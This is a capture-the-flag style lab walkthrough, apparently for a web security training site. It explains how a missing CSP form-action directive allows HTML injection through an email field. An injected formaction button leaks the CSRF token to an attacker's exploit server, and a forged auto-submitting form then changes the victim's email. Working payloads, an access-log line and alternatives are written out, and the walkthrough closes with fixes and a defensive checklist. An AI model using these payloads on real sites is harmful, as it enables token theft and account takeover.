Dangling markup is a technique where an attacker leaves an HTML tag unfinished so that the browser swallows the rest of the page, including secrets, into an attribute that gets sent to the attacker. Here img-src 'self' stops that route.
- Confirm HTML injection. The
emailparameter is reflected into thevalueattribute. Testing withfoo@bar"><h1>test</h1>renders the<h1>, confirming injection. Thefoo@barprefix passes client-side email validation.
HTML injection means user input is placed into the page as HTML, so the browser treats it as markup rather than text. The "> closes the value attribute and the input tag, and then <h1>test</h1> adds a heading. The foo@bar part at the start looks enough like an email address to get past the browser's own check.
The vulnerability
form-action does not fall back to default-src. If it is not specified, the browser places no restriction on where forms can submit. That is the single gap the lab is built around.
The injection lands inside the <form>. Injecting a <button> with a formaction attribute overrides where the form submits without needing any JavaScript. formaction is a per-button override of the form's action.
- No
<script>, soscript-src 'self'is bypassed entirely. - No
<img>, soimg-src 'self'is bypassed. - No
<base>, sobase-uri 'none'is bypassed. - The CSRF token is included, because it is a hidden input inside the same form.
Exploitation
Step 1: Deliver the injection
On the exploit server, set the body to a redirect that carries the payload:
<script>location = 'https://YOUR-LAB-ID.web-security-academy.net/my-account?email=foo@bar%22%3E%3Cbutton%20formaction=%22https://YOUR-EXPLOIT-SERVER.net/exploit%22%20formmethod=%22GET%22%3EClick%20me%3C/button%3E';</script>
Line by line:
<script>starts a script. This script runs on the exploit server, which is the attacker's own site, so the lab's CSP does not apply to it.location = '...'tells the browser to navigate to the URL in the quotes.- The URL points at the lab's
/my-accountpage with anemailparameter. The parameter value is percent-encoded so it survives the trip. </script>closes the script.
Decoded payload:
foo@bar"><button formaction="https://YOUR-EXPLOIT-SERVER.net/exploit" formmethod="GET">Click me</button>
Line by line:
foo@bar">closes the email input'svalueattribute and the input tag itself.<button formaction="https://YOUR-EXPLOIT-SERVER.net/exploit"creates a button that, when clicked, sends the form to the attacker's server instead of the real one.formmethod="GET"makes the submission use GET, which puts the data in the URL. That matters later, because the URL shows up in the server's log.>Click me</button>is the visible label.
Click Store, then Deliver to victim. Storing saves the page on the exploit server, and delivering sends the victim a link to it.
Step 2: Steal the CSRF token
The victim visits the exploit server, is redirected to the lab page, and sees a "Click me" button inside the email form. When they click it, the form submits to the exploit server. The exploit server's Access log shows:
[redacted] 2026-10-27 05:20:09 +0000 "GET /exploit?csrf=[redacted] HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim)..."
Line by line:
[redacted]is the address the request came from.2026-10-27 05:20:09 +0000is the date and time."GET /exploit?csrf=[redacted] HTTP/1.1"is the request: the methodGET, the path/exploit, and the query string carrying the stolencsrfvalue.200is the HTTP status code meaning the request succeeded."user-agent: Mozilla/5.0 (Victim)..."identifies the browser that made the request.
Copy the csrf value, in this example [redacted].
If the token does not appear, make sure formmethod="GET" was used. Without it, the browser may fall back to the form's original POST method, putting the token in the request body, where it is invisible in the access log.
Step 3: Forge the CSRF request
Update the exploit server body to an auto-submitting form using the stolen token:
<html> <body> <form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email" method="POST"> <input type="hidden" name="email" value="[redacted]"> <input type="hidden" name="csrf" value="[redacted]"> </form> <script> document.forms[0].submit(); </script> </body></html>
Line by line:
<html><body>are the usual outer tags of a page.<form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email" method="POST">opens a form that posts to the lab's real email change endpoint.- The first hidden input sets
emailto[redacted], the address the attacker wants. - The second hidden input carries the stolen
csrftoken, so the server will believe the request is legitimate. </form>closes the form.<script>document.forms[0].submit();</script>finds the first form on the page and submits it automatically, with no click needed.
Replace the token with your own token from the log, click Store, then Deliver to victim.
Step 4: Verify
After delivery, the banner at the top of the lab updates to Solved, and the victim's email is now [redacted].
Alternative payloads
Form replacement (close and recreate):
foo@bar"></form><form action="https://YOUR-EXPLOIT-SERVER.net/exploit" method="GET"><button type="submit">Click me</button>
This works because the CSRF token is still a sibling in the DOM, so the new form wraps it. The DOM is the browser's in-memory tree of the page. A sibling is an element at the same level as another.
One-click email change (no token theft):
<script>location = 'https://YOUR-LAB-ID.web-security-academy.net/my-account?email=[redacted]%22%3E%3Cbutton%20class=%22button%22%20type=%22submit%22%3EClick%20me%3C/button%3E%3Cbase%20target=%22';</script>
Decoded injection:
[redacted]"><button class="button" type="submit">Click me</button><base target="
The trailing <base target=" is deliberately dangling. It is blocked by base-uri 'none', but the button still submits the form with the pre-filled malicious email. Some users report this variant failing on recent Chrome versions; the two-step method is more reliable.
Root cause
- Output encoding failure.
"and<in theemailparameter should be encoded to"and<. That alone would stop the injection. Output encoding means turning characters that have special meaning in HTML into harmless text. - CSP gap.
form-actionshould be set to'self'(or'none'if forms are not needed) to prevent form hijacking even if HTML injection occurs.
Fix
- Context-aware output encoding, the real fix:
from html import escapeemail_value = escape(user_input, quote=True)
Line by line:
from html import escapeimports a helper from Python's standard library. Python is a programming language often used on web servers.email_value = escape(user_input, quote=True)runs the user's input through the helper, which turns special characters into safe ones.quote=Truealso encodes quote characters.
- Add
form-actionto the CSP as defence in depth:
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self'; base-uri 'none'; form-action 'self';
- Validate email format server-side and reject any input that does not match a strict email regex. A regex is a pattern used to check the shape of text.
- Use
SameSite=Strictcookies, so the CSRF token is useless from a cross-site context because the session cookie is not sent. A cookie is a small piece of data the browser stores for a site and sends back with each request.SameSite=Stricttells the browser not to send it on requests that start from another site. - Re-authenticate on sensitive actions: changing an email should require password confirmation, not just a CSRF token.
Impact
In the first lab, visiting the crafted URL makes the injected inline script execute despite the strict-looking policy. Origin here means the site's identity: scheme, host and port together.
In the second, an attacker who can get a logged-in victim to click a button inside the email form can read the victim's CSRF token from their own access log and then change the victim's account email to an address the attacker controls. The second attack requires the victim to be redirected to the lab page and to click the injected button; the token theft step also depends on formmethod="GET" so the token appears in the query string.
Defensive checklist
Header security and policy injection. Never reflect user input into CSP headers, because policy injection via ; can append arbitrary directives. Always set script-src-elem explicitly to prevent policy injection from overriding script-src. Combine CSP with output encoding: CSP is defence in depth, not a replacement for input validation.
Directive-specific hardening. Set form-action 'self' (or 'none') to prevent form hijacking, since it does not fall back to default-src. Set base-uri 'none' to prevent <base> tag hijacking, which also does not fall back. Set object-src 'none' to prevent plugin-based bypasses. Set frame-ancestors 'none' to prevent clickjacking, which likewise does not fall back.
Script source restrictions. Use nonces or hashes for inline scripts, which is stronger than 'unsafe-inline'. Avoid wildcards (*, https:) in script-src, because they make the policy useless. Audit whitelisted hosts for JSONP endpoints or open redirects, since whitelisted hosts with these features become bypass vectors.
Variants to test
- Reflected parameter in the CSP header. Look for any query parameter that appears in the policy, such as a reporting token. A positive result is that changing the parameter changes the header, and injecting
;followed by a directive such asscript-src-elem 'unsafe-inline'makes an inline<script>execute. - Missing
form-action. Check whether the policy omitsform-action. A positive result is that an injected<button formaction="https://attacker/">inside a form causes the form, including its hidden CSRF token, to submit to the attacker's host. - Missing
base-uri. Check whetherbase-uriis absent. A positive result is that an injected<base href>changes how relative URLs resolve. - Missing
frame-ancestors. Check whether the directive is absent. A positive result is that the page can be framed by an attacker origin. - Wildcards in
script-src. Look for*orhttps:. A positive result is that a script hosted on any HTTPS origin loads and executes. - Whitelisted hosts with JSONP or open redirects. Enumerate the hosts in the policy. A positive result is a JSONP callback or open redirect on a whitelisted host that can be used to load attacker-controlled script.
Glossary
- Access log: a file on a web server recording every request it received, including the URL and the time.
- Attribute: an extra setting written inside an HTML tag, such as
valueoraction. - Browser: the program you use to view web pages, such as Chrome.
- Clickjacking: tricking a user into clicking something they did not mean to click, often by hiding a page inside an invisible frame.
- Content Security Policy (CSP): a header that tells the browser which resources a page may load and run.
- Cookie: a small piece of data the browser stores for a site and sends back with later requests.
- Cross-Site Request Forgery (CSRF): an attack where another site causes your browser to send a request you did not intend.
- CSRF token: a random secret value placed in a form so the server can check the request came from its own page.
- CSS: the language that controls how a web page looks.
- Dangling markup: leaving an HTML tag unfinished so the browser pulls the rest of the page into an attribute that is sent to the attacker.
- Defence in depth: layering several protections so that one failure does not sink you.
- DevTools: the built-in tools in a browser for inspecting a page and its network traffic.
- Directive: one instruction inside a CSP, such as
script-src. - DOM: the browser's in-memory tree of the page's elements.
- Event handler: a small piece of code attached to an element that runs when something happens, such as
onerrororonclick. - Exploit server: a machine the attacker controls that hosts the attacker's page.
- Fallback: a default rule that applies when a more specific one is missing.
- Form: an HTML element that collects data and sends it to a server.
form-action: the CSP directive that says where forms may submit.formaction: an attribute on a button that overrides where its form submits.- GET: an HTTP method that puts data in the URL.
- Hash (in CSP): a fingerprint of a script's contents, used to allow that exact script.
- Header: a small note sent alongside a web page or request, carrying extra information.
- Header injection: user input ending up inside an HTTP header where it was never meant to go.
- HTML: the language that describes the structure of a web page.
- HTML injection: user input placed into a page as HTML, so the browser treats it as markup.
- HTTP: the protocol browsers and servers use to talk to each other.
- Inline script: JavaScript written directly inside the page rather than loaded from a separate file.
- JavaScript: the programming language that makes web pages interactive.
- JSONP: an old technique for loading data as a script.
- Lab: a deliberately vulnerable practice site.
- Nonce: a random value the server puts on each allowed script so the browser can tell it apart from others.
- Open redirect: a link on a trusted site that sends you to any other site.
- Origin: a site's identity, made of scheme, host and port together.
- Output encoding: turning characters that have special meaning in HTML into harmless text.
- Parameter: a name and value pair in a URL's query string, such as `[redacted]
- Payload: the piece of code or data an attacker wants to get through.
- Percent-encoding: writing characters that are not allowed in a URL as
%followed by a code, such as%3Cfor<. - Policy injection: putting extra directives into a CSP by injecting a semicolon and new instructions.
- POST: an HTTP method that puts data in the request body rather than the URL.
- Query string: the part of a URL after the
?, made of name and value pairs joined by&. - Reflected: user input echoed straight back into the page.
- Regex: a pattern used to check the shape of text.
report-uri: the CSP directive that tells the browser where to send violation reports.- Request body: the part of an HTTP request that carries data, separate from the URL.
- Sanitisation: cleaning input so it cannot do anything harmful.
SameSite=Strict: a cookie setting that stops the browser sending the cookie on requests that start from another site.script-src-elem: the CSP directive that controls<script>elements specifically and overridesscript-srcfor them.- Session: the server's memory of who you are across several requests.
- Sibling: an element at the same level as another in the DOM.
- Status code: a number in an HTTP response saying how the request went, such as
200for success. 'unsafe-inline': a CSP value that allows inline scripts.'unsafe-eval': a CSP value that allows code built from strings to run.- User agent: the part of a request that identifies the browser.
- Validation: checking that input has the expected shape before using it.
- Verbatim: copied exactly, with no cleaning.
- Wildcard: a
*that matches anything. - XSS (Cross-Site Scripting): getting an attacker's code to run inside someone else's website.




